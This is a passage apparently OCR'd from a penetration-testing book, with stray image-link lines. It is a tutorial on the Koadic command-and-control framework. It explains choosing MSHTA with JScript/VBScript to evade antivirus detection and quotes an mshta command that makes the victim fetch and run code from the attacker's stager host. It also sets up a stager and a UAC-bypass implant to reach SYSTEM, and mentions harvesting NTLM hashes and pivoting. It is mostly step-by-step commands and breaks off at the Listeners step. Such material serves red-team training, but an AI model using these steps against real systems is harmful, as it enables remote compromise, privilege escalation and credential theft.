


A quick listing will show the files present in the `Koadic` directory, using the following command:

```
ls -alh
```


`requirements.txt` contains the Python packages that are required to run `koadic`. The following command can be used to install these packages from `requirement.txt`:

```
sudo pip install -r requirement.txt
```



Once the installation is complete, you can run `koadic` by executing the following command:

```
./koadic
```



Koadic starts with the MSHTA stager as the default stager. The **Microsoft HTML Application** (**MSHTA**) is a full-grown Microsoft Windows HTML application that is trusted by the developer who creates it. It's like the Internet Explorer browser but without the user interface or any strict security model. It displays only a few options, such as menus, icons, title information, and toolbars.

Why use MSHTA as the dropper payload?

One of the coolest reasons of using MSHTA for payload delivery is its support for scripting languages, such as VBScript and JScript, and as it's explained in the introductory part of this tool, Koadic does not uses PowerShell for post-exploitation. PowerShell was a really great playground for attackers and red-teamers for years and like every good playground, there comes a time when it gets too messy. Nowadays, even if you encode the PowerShell command into base64 or any other encoder, the payload delivery still gets detected by so-called AntiVirus with Machine Learning and Artificial Intelligence. The reason for this is that instead of trying to detect the payload command or the shellcode embedded in it, the smart AVs detect the intrusion by a mere execution of the `powershell.exe` program.

In a corporate environment, there are times when the servers are not installed with any AVs and their built-in AV solutions are also disabled (Windows Defender). Even then, if you try to execute `powershell.exe`, your execution is denied by the server because of the hard implementation of the group policies.

Also, there is another issue with payload delivery over PowerShell and that is, PowerShell itself. The payload will only be able to deliver and execute if PowerShell supports the functions used in the payload. For example, if the payload requires you to use PowerShell version 2 but the execution is happening on Microsoft Windows Server 2003 with only PowerShell version 1 support, the payload execution will fail. Koadic, on the other hand, relies upon VBScript and JScript, which are installed from the older version of Windows and are still supported in the latest version, which makes the payload dropper more reliable than PowerShell.

Terminology

Before getting into the details of all the options used in this tool, let's first take a look at the terminologies of the tool:

- **Zombies**:

  The compromised system that connects back to the Koadic Command and Control Server. Just like a `session` is opened in Metasploit, a zombie will connect back to Koadic.

- **Stagers**:

  The Command and Control web server from where the payload and implants are fetched by the zombie. Stagers are also used to maintain the connection between the zombies and Koadic. Note that Koadic does not rely on TCP connections for continues communication. Instead, the connection is maintained by requesting multiple HTTP connections.

- **Implants**:

  An implant is a JavaScript or a VBScript code, which is executed by zombies to perform a certain task. It's the same as the `post` modules in Metasploit. Once an implant is chosen to be used by Koadic, the script is sent over to the zombies and is executed on the system. The fetched results are then displayed on the Koadic C2 panel.

  In Koadic, the implants are categorized as follows: pivot, persistence, manage, utils, elevate, gather, scan, fun, and inject.

- **Jobs**:

  Whenever the stager (C2) executes an implant (`post` module) over to the zombie (compromised system), a job is created in this process by C2. C2 gives the job `execute the implant` to the zombies and once the job is completed, C2 is notified about the completion (also displayed on the C2 panel).

  To start with this tool, we can start by first executing a `help` command or we can use a ? instead:

?

The ? command will show all the commands that are supported by the Koadic C2 with their respective descriptions.

To use Koadic, we can follow the given stages for performing a Koadic-style post-exploitation:

1. **Stager Establishment**: Set up the stager web server where the zombie will get connected.
2. **Payload Execution**: Drop the payload over to the target server and execute the payload to get the zombie hooked up by Koadic.
3. **Running Implants**: Execute the implants to get domain information, SYSTEM access, and NTLM hashes. These can be used for further post-exploitation.
4. **Pivoting**: Hook the zombie and move around the network through it.

Stager establishment


You need to first configure the stager and get it ready, which can be done by first setting up the details that are required by the stager. For getting the details, you can execute the following command:

```
info
```

This will show the information for the current stager, which can be changed according to the needs:


We can change the settings using the `set` command (the same as Metasploit and Empire). In this case, we will be changing the stager web server port to `8080` by executing the following command:

```
set SRVPORT 8080
```



Now the stager is ready to listen on port `8080` for reverse connections. To start with the stager web server, we need to run the server by executing the `run` command:


Run



The stager web server is successfully started on the local IP `192.168.10.122` and port `8080`. Koadic also provides a command (`mshta http://192.168.10.122:8080/MDRV9`), which needs to be executed on the target Windows system. As mentioned before, this tool is not about enumeration or exploitation; it's all about `post-exploitation`. But this tool can be used in exploitation when trying to deliver the payload.

Payload execution

Different means of transport can be used to deliver the payload over to the target system (MS Word, PDF, EXE, DLL, and so on.) and once the payload is executed on the target server (in this case, the Koadic stager already has the command, which will be executed on the system):



The stager hooks up the zombie. Koadic C2 will be notified when the zombie is connected. Some system information (such as the IP address, hostname, and Windows OS version) is also shared between the zombie and the stager:


To check up on the zombie, you can execute the following command:

```
Zombies
```

This will show the allotted ID by C2 to the zombie, the IP address of the zombie, the status, and the last seen (just like WhatsApp and FB Messenger)

To get more information regarding a zombie, you can execute `Zombies <ID>`, where `ID` is the identification number allotted by C2 to the zombie. In this case, it's `1`:

```
zombies 1
```



As you can see, the information regarding the zombie with ID `1` is displayed. In the displayed information, there's one thing that we need to focus on; that is, the `Elevated` status.

Currently, the `Elevated` status says `No`, which means it's not running with `SYSTEM` privileges but we can achieve system level privs by executing an implant.

Running Implants

In this case, the `bypassuac_eventvwr` implant is used for escalating the privileges from ring 3 (user land privs) to `SYSTEM`. To use an implant, you can execute the following command:

```
use implant/elevate/bypassuac_eventvwr
```


The option is changed from stager to the implant now and just like we did it when configuring the stager, we need to configure the implant before executing it.

We can find the options by executing the following command:

```
Info
```


This will show two options that need to be configured for a successful implant execution: `PAYLOAD` and `ZOMBIE`. To set up the payload, execute the following command:

```
set payload 0
```



The question here is, why did we set the payload to `0`? For understanding this, we need to reference the value from the `Listeners` command:


Listeners



